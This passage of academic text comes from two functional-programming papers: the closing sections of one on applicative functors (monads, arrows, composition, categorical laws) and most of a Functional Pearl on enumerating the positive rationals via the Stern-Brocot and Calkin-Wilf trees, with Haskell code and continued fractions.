We have seen that every `Monad` can be made `Applicative` via `return` and `ap`. Indeed, two of our three introductory examples of applicative functors involved the `IO` monad and the environment monad ( $\rightarrow$ ) `env`. However the `Applicative` structure we defined on lists is not monadic, and nor is `Accy o` (unless  $o$  is the trivial one-point monoid): `return` can deliver  $\emptyset$ , but if you try to define

```
( $\gg$ ) :: Accy o a  $\rightarrow$  (a  $\rightarrow$  Accy o b)  $\rightarrow$  Accy o b
```

you’ll find it tricky to extract an  $a$  from the first argument to supply to the second—all you get is an  $o$ . The  $\otimes$  for `Accy o` is not the `ap` of a monad.

So now we know: there are strictly more `Applicative` functors than `Monads`. Should we just throw the `Monad` class away and use `Applicative` instead? Of course not! The reason there are fewer monads is just that the `Monad` structure is more powerful. Intuitively, the  $(\gg) :: m a \rightarrow (a \rightarrow m b) \rightarrow m b$  of some `Monad`  $m$  allows the value returned by one computation to influence the choice of another, whereas  $\otimes$  keeps

the structure of a computation fixed, just sequencing the effects. For example, one may write

```
miffy :: Monad m ⇒ m Bool → m a → m a → m a
miffy mb mt me = do
    b ← mb
    if b then mt else me
```

so that the value of  $mb$  will choose between the *computations*  $mt$  and  $me$ , performing only one, whilst

```
iffy :: Applicative f ⇒ f Bool → f a → f a → f a
iffy fb ft fe = [cond fb ft fe] where
    cond b t e = if b then t else e
```

performs the effects of all three computations, using the value of  $fb$  to choose only between the *values* of  $ft$  and  $fe$ . This can be a bad thing; for example,

```
iffy [[True]] [[t]] Nothing = Nothing
```

because the ‘else’ computation fails, even though its value is not needed, but

```
miffy [[True]] [[t]] Nothing = [[t]]
```

However, if you are working with `miffy`, it is probably because the condition is an expression with effectful components, so the idiom syntax provides quite a convenient extension to the monadic toolkit:

```
miffy [(≤) getSpeed getSpeedLimit] stepOnIt checkMirror
```

The moral is this: if you’ve got an `Applicative` functor, that’s good; if you’ve also got a `Monad`, that’s even better! And the dual of the moral is this: if you want a `Monad`, that’s good; if you only want an `Applicative` functor, that’s even better!

One situation where the full power of monads is not always required is parsing, for which Röjemo (1995) proposed a interface including the equivalents of `pure` and ‘ $\otimes$ ’ as an alternative to monadic parsers (Hutton & Meijer, 1998). Several ingenious non-monadic implementations have been developed by Swierstra and colleagues (Swierstra & Duponcheel, 1996; Baars *et al.*, 2004). Because the structure of these parsers is independent of the results of parsing, these implementations are able to analyse the grammar lazily and generate very efficient parsers.

*Composing applicative functors* The weakness of applicative functors makes them easier to construct from components. In particular, although only certain pairs of monads are composable (Barr & Wells, 1984), the `Applicative` class is *closed under composition*,

```
newtype (f ∘ g) a = Comp{comp :: (f (g a))}
```

just by lifting the inner `Applicative` operations to the outer layer:

```
instance (Applicative f, Applicative g) ⇒ Applicative (f ∘ g) where
    pure x = Comp [[(pure x)]]
    Comp fs ⊗ Comp xs = Comp [[(⊗) fs xs]]
```

As a consequence, the composition of two monads may not be a monad, but it is certainly applicative. For example, both `Maybe`  $\circ$  `IO` and `IO`  $\circ$  `Maybe` are applicative: `IO`  $\circ$  `Maybe` is an applicative functor in which computations have a notion of ‘failure’ and ‘prioritised choice’, even if their ‘real world’ side-effects cannot be undone. Note that `IO` and `Maybe` may also be composed as monads (though not vice versa), but the applicative functor determined by the composed monad differs from the composed applicative functor: the binding power of the monad allows the second `IO` action to be *aborted* if the first returns a failure.

We began this section by observing that `Accy o` is not a monad. However, given `Monoid o`, it can be defined as the composition of two applicative functors derived from monads—which two, we leave as an exercise.

*Accumulating exceptions* The following type may be used to model exceptions:

```
data Except err a = OK a | Failed err
```

A `Monad` instance for this type must abort the computation on the first error, as there is then no value to pass to the second argument of ‘ $\gg=$ ’. However with the `Applicative` interface we can continue in the face of errors:

```
instance Monoid err  $\Rightarrow$  Applicative (Except err) where
  pure = OK
  OK f  $\otimes$  OK x = OK (f x)
  OK f  $\otimes$  Failed err = Failed err
  Failed err  $\otimes$  OK x = Failed err
  Failed err1  $\otimes$  Failed err2 = Failed (err1  $\oplus$  err2)
```

This could be used to collect errors by using the list monoid (as in unpublished work by Duncan Coutts), or to summarise them in some way.

## 6 Applicative functors and Arrows

To handle situations where monads were inapplicable, Hughes (2000) defined an interface that he called *arrows*, defined by the following class with nine axioms:

```
class Arrow ( $\rightsquigarrow$ ) where
  arr :: (a  $\rightarrow$  b)  $\rightarrow$  (a  $\rightsquigarrow$  b)
  ( $\ggg$ ) :: (a  $\rightsquigarrow$  b)  $\rightarrow$  (b  $\rightsquigarrow$  c)  $\rightarrow$  (a  $\rightsquigarrow$  c)
  first :: (a  $\rightsquigarrow$  b)  $\rightarrow$  ((a, c)  $\rightsquigarrow$  (b, c))
```

Examples include ordinary ‘ $\rightarrow$ ’, Kleisli arrows of monads and comonads, and stream processors. Equivalent structures called *Freyd-categories* had been independently developed to structure denotational semantics (Power & Robinson, 1997).

There are similarities to the `Applicative` interface, with `arr` generalising `pure`. As with ‘ $\otimes$ ’, the ‘ $\ggg$ ’ operation does not allow the result of the first computation to affect the choice of the second. However it does arrange for that result to be fed to the second computation.

By fixing the first argument of an arrow type, we obtain an applicative functor, generalising the environment functor we saw earlier:

```
newtype EnvArrow ( $\rightsquigarrow$ ) env a = Env (env  $\rightsquigarrow$  a)
instance Arrow ( $\rightsquigarrow$ )  $\Rightarrow$  Applicative (EnvArrow ( $\rightsquigarrow$ ) env) where
  pure x = Env (arr (const x))
  Env u  $\circledast$  Env v = Env (u  $\triangleleft$  v  $\ggg$  arr ( $\lambda(f, x) \rightarrow f\ x$ ))
    where u  $\triangleleft$  v = arr dup  $\ggg$  first u  $\ggg$  arr swap  $\ggg$  first v  $\ggg$  arr swap
  dup a = (a, a)
  swap (a, b) = (b, a)
```

In the other direction, each applicative functor defines an arrow constructor that adds static information to an existing arrow:

```
newtype StaticArrow f ( $\rightsquigarrow$ ) a b = Static (f (a  $\rightsquigarrow$  b))
instance (Applicative f, Arrow ( $\rightsquigarrow$ ))  $\Rightarrow$  Arrow (StaticArrow f ( $\rightsquigarrow$ )) where
  arr f = Static [[(arr f)]]
  Static f  $\ggg$  Static g = Static [[( $\ggg$ ) f g]]
  first (Static f) = Static [[first f]]
```

To date, most applications of the extra generality provided by arrows over monads have been either various forms of process, in which components may consume multiple inputs, or computing static properties of components. Indeed one of Hughes's motivations was the parsers of Swierstra and Duponcheel (1996). It may turn out that applicative functors are more convenient for applications of the second class.

## 7 Applicative functors, categorically

The `Applicative` class features the asymmetrical operation ' $\circledast$ ', but there is an equivalent symmetrical definition.

```
class Functor f  $\Rightarrow$  Monoidal f where
  unit :: f ()
  (*) :: f a  $\rightarrow$  f b  $\rightarrow$  f (a, b)
```

These operations are clearly definable for any `Applicative` functor:

```
unit :: Applicative f  $\Rightarrow$  f ()
unit = pure ()
(*) :: Applicative f  $\Rightarrow$  f a  $\rightarrow$  f b  $\rightarrow$  f (a, b)
fa  $\star$  fb = [[(, ) fa fb]]
```

Moreover, we can recover the `Applicative` interface from `Monoidal` as follows:

```
pure :: Monoidal f  $\Rightarrow$  a  $\rightarrow$  f a
pure x = fmap ( $\lambda\_ \rightarrow x$ ) unit
(*) :: Monoidal f  $\Rightarrow$  f (a  $\rightarrow$  b)  $\rightarrow$  f a  $\rightarrow$  f b
mf  $\circledast$  mx = fmap ( $\lambda(f, x) \rightarrow f\ x$ ) (mf  $\star$  mx)
```

The laws of `Applicative` given in Section 2 are equivalent to the usual `Functor` laws, plus the following laws of `Monoidal`:

<b>naturality of <math>\star</math></b>	$\text{fmap } (f \times g) (u \star v) = \text{fmap } f u \star \text{fmap } g v$
<b>left identity</b>	$\text{fmap } \text{snd } (\text{unit} \star v) = v$
<b>right identity</b>	$\text{fmap } \text{fst } (u \star \text{unit}) = u$
<b>associativity</b>	$\text{fmap } \text{assoc } (u \star (v \star w)) = (u \star v) \star w$

for the functions

$$\begin{aligned} (\times) &:: (a \rightarrow b) \rightarrow (c \rightarrow d) \rightarrow (a, c) \rightarrow (b, d) \\ (f \times g)(x, y) &= (f x, g y) \\ \text{assoc} &:: (a, (b, c)) \rightarrow ((a, b), c) \\ \text{assoc}(a, (b, c)) &= ((a, b), c) \end{aligned}$$

Fans of category theory will recognise the above laws as the properties of a *lax monoidal functor* for the monoidal structure given by products. However the functor composition and naturality equations are actually stronger than their categorical counterparts. This is because we are working in a higher-order language, in which function expressions may include variables from the environment, as in the above definition of `pure` for Monoidal functors. In the first-order language of category theory, such data flow must be explicitly plumbed using functors with *tensorial strength*, an arrow:

$$t_{AB} : A \times F B \longrightarrow F(A \times B)$$

satisfying standard equations. The natural transformation  $m$  corresponding to ' $\star$ ' must also respect the strength:

$$\begin{array}{ccc} (A \times B) \times (F C \times F D) & \cong & (A \times F C) \times (B \times F D) \\ (A \times B) \times m \downarrow & & \downarrow t \times t \\ (A \times B) \times F(C \times D) & & F(A \times C) \times F(B \times D) \\ t \downarrow & & \downarrow m \\ F((A \times B) \times (C \times D)) & \cong & F((A \times C) \times (B \times D)) \end{array}$$

Note that  $B$  and  $FC$  swap places in the above diagram: strong naturality implies commutativity with pure computations.

Thus in categorical terms applicative functors are *strong lax monoidal functors*. Every strong monad determines two of them, as the definition is symmetrical. The Monoidal laws and the above definition of `pure` imply that pure computations commute past effects:

$$\text{fmap } \text{swap } (\text{pure } x \star u) = u \star \text{pure } x$$

The proof (an exercise) makes essential use of higher-order functions.

## 8 Conclusions

We have identified Applicative functors, an abstract notion of effectful computation lying between Arrow and Monad in strength. Every Monad is an Applicative functor, but significantly, the Applicative class is closed under composition, allowing computations such as accumulation in a Monoid to be characterised in this way.

Given the wide variety of **Applicative** functors, it becomes increasingly useful to abstract **Traversable** functors—container structures through which **Applicative** actions may be threaded. Combining these abstractions yields a small but highly generic toolkit whose power we have barely begun to explore. We use these tools by writing types that not merely structure the *storage* of data, but also the *properties* of data that we intend to exploit.

The explosion of categorical structure in functional programming: monads, comonads, arrows and now applicative functors should not, we suggest, be a cause for alarm. Why should we not profit from whatever structure we can sniff out, abstract and re-use? The challenge is to avoid a chaotic proliferation of peculiar and incompatible notations. If we want to rationalise the notational impact of all these structures, perhaps we should try to recycle the notation we already possess. Our  $\llbracket f u_1 \dots u_n \rrbracket$  notation does minimal damage, showing when the existing syntax for applicative programming should be interpreted with an effectful twist.

# FUNCTIONAL PEARL

## *Enumerating the Rationals*

Jeremy Gibbons\*, David Lester† and Richard Bird\*

\*University of Oxford and †University of Manchester

### 1 Introduction

Every lazy functional programmer knows about the following approach to enumerating the positive rationals: generate a two-dimensional matrix (an infinite list of infinite lists), then traverse its finite diagonals (an infinite list of finite lists). Each row of the matrix has the positive rationals with a given denominator, and each column those with a given numerator:

$$\begin{matrix} 1/1 & 2/1 & 3/1 & \dots & m/1 & \dots \\ 1/2 & 2/2 & 3/2 & \dots & m/2 & \dots \\ & \vdots & & & & \\ 1/n & 2/n & 3/n & \dots & m/n & \dots \\ & \vdots & & & & \end{matrix}$$

Since each row is infinite, the rows cannot simply be concatenated. However, each of the diagonals from upper right to lower left, containing rationals with numerator and denominator of a given sum, is finite, so these can be concatenated:

```
rats1 :: [Rational]
rats1 = concat (diags [[m/n | m ← [1..]] | n ← [1..]])
diags = diags' []
  where diags' xss (ys:yss) = map head xss : diags' (ys : map tail xss) yss
```

Equivalently, one can deforest the matrix altogether, and generate the diagonals directly:

```
rats2 :: [Rational]
rats2 = concat [[m/d-m | m ← [1..d-1]] | d ← [2..]]
```

All very well, but the resulting enumeration of the positive rationals contains duplicates — in fact, infinitely many duplicates of every rational.

One could enumerate the rationals without duplication indirectly, by filtering the co-prime pairs from those generated as above. In this paper, however, we explain an elegant technique for enumerating the positive rationals *directly, without duplicates*. Moreover, we show how to do so as a simple *iteration*, generating each element of the enumeration from the previous one alone, with constant cost (in terms of number of arbitrary-precision simple arithmetic operations) per element. Best of all, the resulting programs are extremely simple — simpler even than the two programs above. The mathematical results are not new (Calkin & Wilf, 2000; Newman, 2003); however, we believe that they deserve wider

appreciation in the functional programming community. Besides, the exercise provides some compelling examples of unfolds on infinite trees.

## 2 Greatest common divisor

The diagonalization approach to enumerating the rationals is based on generating the pairs of positive integers. The essence of the problem with this approach is that the natural correspondence via division between integer pairs and rationals is not a bijection: although every rational is represented, many integer pairs represent the same rational. Obviously, therefore, enumerating the rationals by generating the integer pairs yields duplicates.

Equally obviously, a solution to the problem can be obtained by finding a simple-to-enumerate set with a simple-to-compute bijection to the rationals. Both constraints on simplicity are necessary. The naturals are simple to enumerate, and there clearly exists a bijection between the naturals and the rationals; but this bijection is not simple to compute. On the other hand, there is a simple bijection from the rationals to themselves, but that still begs the question of how to enumerate the rationals.

The crucial insight is the relationship between rationals and greatest common divisors. Recall Euclid's subtractive algorithm for computing greatest common divisor:

```
gcd      :: (Integer, Integer) → Integer
gcd (m, n) = if m < n then gcd (m, n - m) else
              if m > n then gcd (m - n, n) else m
```

Consider the following ‘instrumented version’, that returns not only the greatest common divisor, but also a trace of the execution by which it is computed:

```
igcd      :: (Integer, Integer) → (Integer, [Bool])
igcd (m, n) = if m < n then step False (igcd (m, n - m)) else
               if m > n then step True (igcd (m - n, n)) else (m, [])
               where step b (d, bs) = (d, b : bs)
```

Given a pair  $(m, n)$ , the function  $igcd$  returns a pair  $(d, bs)$ , where  $d$  is  $gcd(m, n)$  and  $bs$  is the list of booleans recording the ‘execution path’ — that is, a list of the branches taken — when evaluating  $gcd(m, n)$ . Let us introduce the function  $pgcd$ , so that  $bs = pgcd(m, n)$ . These two pieces of data together are sufficient to invert the computation and reconstruct  $m$  and  $n$  — that is, given:

```
ungcd :: (Integer, [Bool]) → (Integer, Integer)
ungcd (d, bs) = foldr undo (d, d) bs
                where undo False (m, n) = (m, n + m)
                      undo True (m, n) = (m + n, n)
```

then  $ungcd$  and  $igcd$  are each other’s inverses, and so there is a bijection between integer pairs  $(m, n)$  and their images  $(d, bs)$  under  $igcd$ .

Now,  $gcd(m, n)$  is exactly what is superfluous in the mapping from  $(m, n)$  to the rational  $\frac{m}{n}$ , and  $pgcd(m, n)$  is exactly what is relevant in this mapping, since two pairs  $(m, n)$  and  $(m', n')$  represent the same rational iff they have the same  $pgcd$ :

$$\frac{m}{n} = \frac{m'}{n'} \iff pgcd(m, n) = pgcd(m', n')$$



Fig. 1. The first few levels of the Stern-Brocot tree.

Moreover,  $\text{pgcd}$  is surjective: every finite boolean sequence is the  $\text{pgcd}$  of some pair. The function  $\text{ungcd}$  gives a constructive proof of this, by reconstructing such pairs. Therefore we can enumerate the rationals by enumerating the finite boolean sequences: the enumeration is easy enough, and the bijection to the rationals is simple to compute, via  $\text{ungcd}$ :

```

rats3      :: [Rational]
rats3      = map (mkRat ∘ curry ungcd 1) boolseqs
boolseqs     = [] : [b : bs | bs ← boolseqs, b ← [False, True]]
mkRat (m,n) = m/n

```

### 3 The Stern-Brocot tree

A standard way of representing a mapping from finite strings over some alphabet is with a *trie*: a tree of degree equal to the size of the alphabet, in which the paths form the (prefixes of all the) strings in the domain of the mapping, and the image of every string is located in the tree at the end of the corresponding path (Knuth, 1998; Thue, 1912). In this case, the alphabet is binary, with the two symbols *False* and *True*, so the tree is binary too; and every finite string is in the domain of the mapping, so every node of the tree is the location of some rational. The first few levels are shown in Figure 1 (the significance of the two pseudo-nodes labelled  $0/1$  and  $1/0$  will be made clear shortly). For example,  $\text{pgcd}(3, 4)$  is  $[\text{False}, \text{True}, \text{True}]$ , so the rational  $3/4$  appears at the end of the path  $[L, R, R]$ , that is, as the rightmost grandchild of the left child of the root; the root is labelled  $1/1$ , since  $(1, 1)$  yields the empty execution path. This tree turns out to be well-known; Graham, Knuth and Patashnik (1994, §4.5) call it the *Stern-Brocot tree*, after its two independent nineteenth-century discoverers. It enjoys the following two properties, among many others:

- The tree is an infinite binary search tree, so any finite pruning has an increasing inorder traversal.

For example, pruning to include the level with  $1/3$  and  $3/1$  but nothing deeper yields a tree with inorder traversal  $1/3, 1/2, 2/3, 1/1, 3/2, 2/1, 3/1$ , which is increasing.

- Every node is labelled with a rational  $^{m+m'}/_{n+n'}$ , the ‘intermediary’ of  $^{m'}/_{n'}$ , the label of its rightmost left ancestor, and  $^{m'}/_{n'}$ , that of its leftmost right ancestor.

For example, the node labelled  $\frac{3}{4}$  has ancestors  $\frac{2}{3}, \frac{1}{2}, \frac{1}{1}, \frac{0}{1}, \frac{1}{0}$ , of which  $\frac{1}{1}$  and  $\frac{1}{0}$  are to the right and the others to the left. The rightmost left ancestor is  $\frac{2}{3}$ , and the leftmost right ancestor  $\frac{1}{1}$ , and indeed  $\frac{3}{4} = \frac{2+1}{3+1}$ . That is why we included the two pseudo-nodes  $\frac{0}{1}$  and  $\frac{1}{0}$  in Figure 1: they are needed to make this relationship work for nodes like  $\frac{1}{3}$  and  $\frac{3}{1}$  on the boundary of the tree proper.

The latter property explains how to generate the tree directly, dispensing with the sequences of booleans. The seed from which the tree is grown consists of its rightmost left and leftmost right ancestors, initially the two pseudo-nodes. The tree root is their intermediary, which then acts as one half of the seed for each subtree.

```

data Tree a      = Node (a,Tree a,Tree a)
foldtf (Node (a,x,y)) = f (a,foldtf x,foldtf y)
unfoldf x        = let (a,y,z) = f x in Node (a,unfoldf y,unfoldf z)
rats4            :: [Rational]
rats4            = bf (unfoldt step ((0,1),(1,0)))
where step (l,r) = let m = adj l r in
                  (mkRat m,(l,m),(m,r))
adj (m,n) (m',n') = (m+m',n+n')
bf                = concat ∘ foldt glue
where glue (a, xs, ys) = [a] ∶ zipWith (++) xs ys

```

Alternatively, one could deforest the tree itself and generate the levels directly. Start with the first level, consisting of the two pseudo-nodes, and repeatedly insert new nodes  $\frac{m+m'}{n+n'}$  between each existing adjacent pair  $\frac{m}{n}, \frac{m'}{n'}$ .

```

rats5            :: [Rational]
rats5            = concat (unfolds infill [(0,1),(1,0)])
unfoldsf a       = let (b,a') = f a in b ∶ unfoldsf a'
infill xs        = (map mkRat ys,interleave xs ys)
where ys = zipWith adj xs (tail xs)
interleave (x:xs) ys = x : interleave ys xs
interleave []     [] = []

```

An additional interesting property of the Stern-Brocot tree is that it forms the basis for a number representation system (credited by Graham, Knuth and Patashnik to Minkowski in 1904, exactly a century ago at the time of writing). Every rational is represented by the unique finite boolean sequence recording the path to it in the tree. An irrational number is represented by the unique infinite boolean sequence that converges on where it belongs; for example,  $\frac{5}{2} < e < \frac{3}{1}$ , so  $e$  has a representation starting  $[True, True, False, True, \dots]$ .

#### 4 The Calkin-Wilf tree

The Stern-Brocot tree is the trie of the mapping from boolean sequences  $pgcd(m,n)$  to rationals  $\frac{m}{n}$ . But since all boolean sequences appear in the domain of this mapping (the tree is complete), so do their reverses, and we might just as well build the mapping from the reverse of  $pgcd(m,n)$  to the same rational  $\frac{m}{n}$ . We call this tree the Calkin-Wilf tree, after its two explorers (Calkin & Wilf, 2000), whose work is promoted as one of Aigner and



Fig. 2. The first few levels of the Calkin-Wilf tree.

Ziegler's *Proofs from The Book* (2004, Chapter 16). The first few levels of the Calkin-Wilf tree are shown in Figure 2.

Whereas in the Stern-Brocot tree the path from the root to a node  $m/n$  records the trace of the computation of  $\gcd(m, n)$ , in the Calkin-Wilf tree it is the path *to* the root *from* that node that records the trace. One might argue that this orientation is more natural.

Of course, a given level  $k$  of the Calkin-Wilf tree and of the Stern-Brocot tree contain the same collection of rationals (namely, those on which Euclid's subtractive algorithm takes  $k$  steps); but the two collections are generally in a different order: the Calkin-Wilf tree is not a binary search tree.

In fact, each level of the Calkin-Wilf tree is the *bit-reversal permutation* (Hinze, 2000; Bird *et al.*, 1999) of the corresponding level of the Stern-Brocot tree. For example, if the elements of the lowest level shown in Figure 1 are numbered in binary 000 to 111 from left to right, they appear in Figure 2 in the order 000, 100, 010, 110, 001, 101, 011, 111, which are the reversals of the binary numbers 000 to 111. Bit-reversal of the levels arises naturally from reversal of the paths.

The binary search tree property of the Stern-Brocot tree is appealing, so it is a shame to lose it. However, the loss has its compensations. For one thing, indexing the tree by the reverses of the execution paths means that executions with common endings, rather than common beginnings, are grouped together. A consequence of this is that the ancestors in the Calkin-Wilf tree of a rational  $m/n$  record all the states that Euclid's algorithm visits when starting at the pair  $(m, n)$ . For example, one execution path of Euclid's algorithm is the sequence of pairs  $(3, 4), (3, 1), (2, 1), (1, 1)$ , and indeed the ancestors in the Calkin-Wilf tree of  $3/4$  are  $3/1, 2/1, 1/1$ . (Compare this with the Stern-Brocot tree, in which there is no obvious relationship between parents and children.) Thus, a rational  $m/n$  with  $m < n$  is the left child of the rational  $m/n-m$ , whereas if  $m > n$  it is the right child of  $m-n/n$ . Equivalently, a rational  $m/n$  has left child  $m/m+n$  and right child  $n+m/n$ . This shows how to generate the Calkin-Wilf tree:

```

rats6 :: [Rational]
rats6 = bf (unfoldt step (1, 1))
  where step (m, n) = (m/n, (m, m+n), (n+m, n))
  
```



Fig. 3. The neighbours (a) and successor (b) of an element  $x$  in the Calkin-Wilf tree.

## 5 Iterating through the rationals

However, there is an even better compensation for the loss of the ordering property in moving from the Stern-Brocot to the Calkin-Wilf tree: it becomes possible to deforest the tree altogether, and generate the rationals directly, maintaining no additional state beyond the ‘current’ rational. This startling observation is due to Moshe Newman (Newman, 2003). In contrast, it is not at all obvious how to do this for the Stern-Brocot tree; the best we can do seems to be to deforest the tree as far as its levels, but this still entails additional state of increasing size.

We will generate the rationals using the *iterate* operator, computing each from the previous one.

$$\begin{aligned} \text{iterate} &:: (a \rightarrow a) \rightarrow a \rightarrow [a] \\ \text{iterate } f &x = x : \text{iterate } f (f x) \end{aligned}$$

It is clear how to do this in some cases; for example, if  $m/n$  is a left child, then  $m < n$ , the parent is  $m/n-m$ , and the successor is the right child of the parent, namely  $n/n-m$ . In terms of  $x = m/n < 1$ , the parent is  $1/(1/x - 1)$ , and the successor is the right child of this, or  $1 + 1/(1/x - 1) = 1/1-x$ . (The relationship between a node and its possible neighbours is illustrated in Figure 3(a).)

More generally,  $x$  and its successor  $x'$  have a more distant ancestor in common. This situation is illustrated in Figure 3(b). Here,  $x_0 = x$  is a right child of a parent  $x_1 = x - 1$ , itself the right child of  $x_2 = x_1 - 1 = x - 2$ , and so on up to  $x_k = x - k$ , which is a left child. Therefore  $x_k < 1$ , and so  $k = \lfloor x \rfloor$ , the integer part of  $x$ . Element  $x_k$  is the left child of the common ancestor  $y = 1/(1/x - 1)$ , whose right child is  $x'_k = 1/1-(x-k) = 1/k+1-x$ . Element  $x'_k$  has left child  $x'_{k-1} = 1/1/x'_k+1 = 1/k+2-x$ , which has left child  $x'_{k-2} = 1/k+3-x$ , and so on down to  $x' = x'_0 = 1/2\times k+1-x = 1/\lfloor x \rfloor + 1 - \{x\}$  (where  $\{x\} = x - \lfloor x \rfloor$  is the fractional part of  $x$ ), which is the successor of  $x$ .

The formula  $x' = 1/\lfloor x \rfloor + 1 - \{x\}$  for the successor of  $x$  even works in the last remaining case, when  $x$  is on the right boundary and  $x'$  on the left boundary one level lower: then  $x$  is an integer, so  $\lfloor x \rfloor = x$  and  $\{x\} = 0$ , and indeed  $x' = 1/\lfloor x \rfloor + 1 - \{x\}$ . This motivates the following

enumeration of the rationals:

```
rats7 :: [Rational]
rats7 = iterate next 1
next x = recip (fromInteger n + 1 - y) where (n,y) = properFraction x
```

Each term is generated from its predecessor with a constant number of rational arithmetic operations. (The Haskell standard library functions *properFraction* and *recip* take  $x$  to  $(\lfloor x \rfloor, \{x\})$  and  $1/x$ , respectively.)

Could there be any simpler way to enumerate the positive rationals?

Calkin and Wilf (Calkin & Wilf, 2000) discuss some additional properties of this enumeration. It is not hard to show that the numerator of the successor  $\text{next } x$  of a rational  $x$  is the denominator of  $x$ , so in fact the sequence of numerators  $1, 1, 2, 1, 3, 2, 3 \dots$  determines the sequence of rationals. This sequence is actually the solution to a natural counting problem: the  $i$ th element, starting from zero, counts the number of ways to write  $i$  in a redundant binary representation in which each digit may be 0, 1 or 2. For example, the fourth element is 3, and indeed there are three such ways of writing 4, namely 100, 20 and 12. Dijkstra also explored this sequence (Dijkstra, 1982a; Dijkstra, 1982b), which he called *fusc*; he showed, among other things, that  $\text{fusc } n = \text{fusc } n'$  where  $n'$  is the bit-reversal of  $n$  — another connection with bit-reversal permutations.

Of course, it is not difficult to generate all the rationals, zero and negative as well as positive, in the same way — zero is a special initial case, and after that the positive rationals alternate with their negations:

```
rats8 :: [Rational]
rats8 = iterate next' 0
  where next' 0           = 1
        next' x | x > 0    = negate x
        | otherwise          = next (negate x)
```

## 6 The continued fraction connection

Some additional insights into these algorithms for enumerating the rationals may be obtained by considering the continued fraction representation of the rationals. We write the finite continued fraction:

$$a_0 + \cfrac{1}{a_1 + \cfrac{1}{\cdots + \cfrac{1}{a_n}}}$$

as the sequence of integer coefficients  $[a_0, a_1, \dots, a_n]$ . For example,  $3/4$  is  $0 + 1 / (1 + 1/3)$ , so is represented by  $[0, 1, 3]$ . Every rational has a unique normal form as a *regular* continued fraction; that is, as a finite sequence  $[a_0, a_1, \dots, a_n]$  under the constraints that  $a_i > 0$  for  $i > 0$  and that  $a_n > 1$  if  $n > 0$ . Figure 4 shows the first few levels of the Calkin-Wilf tree with rationals expressed as continued fractions.

We have shown that the positive rationals are the iterates of the function taking  $x$  to  $1/\lfloor x \rfloor + 1 - \{x\}$ , whose computation requires a constant number of arithmetic operations on rationals. Division is required in order to compute  $\lfloor x \rfloor$ . However, if we represent rationals



Fig. 4. The first few levels of the Calkin-Wilf tree, as continued fractions.

by regular continued fractions, then this division can be avoided: the integer part of a rational is simply the first term of the continued fraction. In fact, most of the required operations are easy to implement: the fractional part is obtained by setting the first term to zero, incrementing is a matter of incrementing the first term, and reciprocating either removes a leading zero (if present) or prefixes a leading zero (if not). Only negation is not so obvious. However, it turns out that a straightforward case analysis suffices, as the reader may check:

$$\begin{aligned}
 \text{negatecf } [n_0] &= [-n_0] \\
 \text{negatecf } [n_0, 2] &= [-n_0 - 1, 2] \\
 \text{negatecf } (n_0 : 1 : n_2 : ns) &= (-n_0 - 1) : (n_2 + 1) : ns \\
 \text{negatecf } (n_0 : n_1 : ns) &= (-n_0 - 1) : 1 : (n_1 - 1) : ns
 \end{aligned}$$

Given this implementation of negation, it is straightforward to derive the following data refinement of *rats*<sub>7</sub>. That is, if *c* is the continued fraction representation of rational *x*, then *nextcf c* is the continued fraction representation of  $\lfloor x \rfloor + 1 - \{x\}$ .

```

type CF = [Integer]
rats9 :: [CF]
rats9 = iterate (recipcf ∘ nextcf) [1]
where nextcf [n0] = [n0 + 1]
        nextcf [n0, 2] = [n0, 2]
        nextcf (n0 : 1 : n2 : ns) = n0 : (n2 + 1) : ns
        nextcf (n0 : n1 : ns) = n0 : 1 : (n1 - 1) : ns
        recipcf (0 : ns) = ns
        recipcf ns = 0 : ns
  
```

For example, consider the third clause for *nextcf*. If *x* is represented by *c* =  $n_0 : 1 : n_2 : ns$ , then  $\lfloor x \rfloor = n_0$ , and  $\{x\}$  is represented by  $0 : 1 : n_2 : ns$ ; this negates to  $(-1) : (n_2 + 1) : ns$ , which when increased by  $n_0 + 1$  yields  $n_0 : (n_2 + 1) : ns$ .

This uses a constant number of arbitrary-precision integer additions and subtractions per term, but no divisions or multiplications. Of course, the result will be a list of continued fractions. These can be converted to rationals with the following function:

```

cf2rat :: CF → Rational
cf2rat = mkRat ∘ foldr op (1, 0)
where op m (n, d) = (m × n + d, n)
  
```

This uses additions and multiplications linear in the size of the continued fraction, but again no divisions (because coprimality of the pairs  $(n, d)$  is invariant under  $op\ m$ ).

An additional thing that strikes the observer here is that the coefficients of the continued fractions on every level of the Calkin-Wilf tree sum to the same value, which is also the depth of that level. This is easy to justify when one considers the translation of Figure 3 to continued fractions: an element  $x$  has right child  $x + 1$  (and incrementing a continued fraction is a matter of incrementing the first term, and hence incrementing the sum) and left child  $1 / (1/x + 1)$  (and reciprocating a continued fraction is a matter of either prefixing or removing a leading zero, neither of which changes the sum). As a corollary, note that there are exactly  $2^{k-1}$  regular positive continued fractions that sum to  $k$ .

Graham, Knuth and Patashnik (1994, §6.7) present a connection between the continued-fraction Stern-Brocot tree and Euclid's algorithm; we translate their observations here to the Calkin-Wilf tree. They show that the path to an element  $x$  in the tree is directly related to the continued fraction of  $x$ : if the path to  $x$  is  $L^{a_n}R^{a_{n-1}}L^{a_{n-2}} \dots R^{a_0}$ , then  $x$  is represented by the continued fraction  $[a_0, a_1, \dots, a_n + 1]$  (which is not regular if  $a_n = 0$ , but normalizes then to  $[a_0, a_1, \dots, a_{n-1} + 1]$ ). For example, the rational  $\frac{3}{4}$  appears at the end of the path  $L^0R^2L^1R^0$ , so has the continued fraction representation  $[0, 1, 2, 0 + 1]$ , which normalizes to  $[0, 1, 3]$  as expected.

This view of paths, in which consecutive steps in the same direction are grouped together, conforms to the usual presentation of Euclid's algorithm using division instead of subtraction:

```
gcd      :: (Integer, Integer) → Integer
gcd (m, n) = if m < n then gcd (m, n mod m) else
              if m > n then gcd (m mod n, n) else m
```

Each modulus computation casts out a certain number of multiples of the modulus, which corresponds in the Calkin-Wilf tree to a certain number of consecutive steps in the same direction. Graham, Knuth and Patashnik's observation therefore demonstrates a connection between the number of terms in the continued fraction representation of  $\frac{m}{n}$  and the number of steps taken to compute  $gcd (m, n)$  by Euclid's division-based algorithm.

### Acknowledgements

The authors would like to express their thanks to members and friends of the Algebra of Programming group at Oxford (especially Roland Backhouse, Sharon Curtis, Graham Hutton, Andres Löh and Bruno Oliveira), Cristian Calude, and the anonymous JFP referees, who made numerous suggestions for improving the presentation of this paper.

We would especially like to thank Boyko Bantchev, who in a personal communication showed us an alternative construction

```
sb = zipW mkRat (t, u)
    where t = Node (1, t, zipW (uncurry (+)) (t, u))
          u = mirror t
```

of the Stern-Brocot tree, where

```
zipW f = unfoldt (apply f)
        where apply f (Node (a, t, u), Node (b, v, w)) = (f (a, b), (t, v), (u, w))
```

and

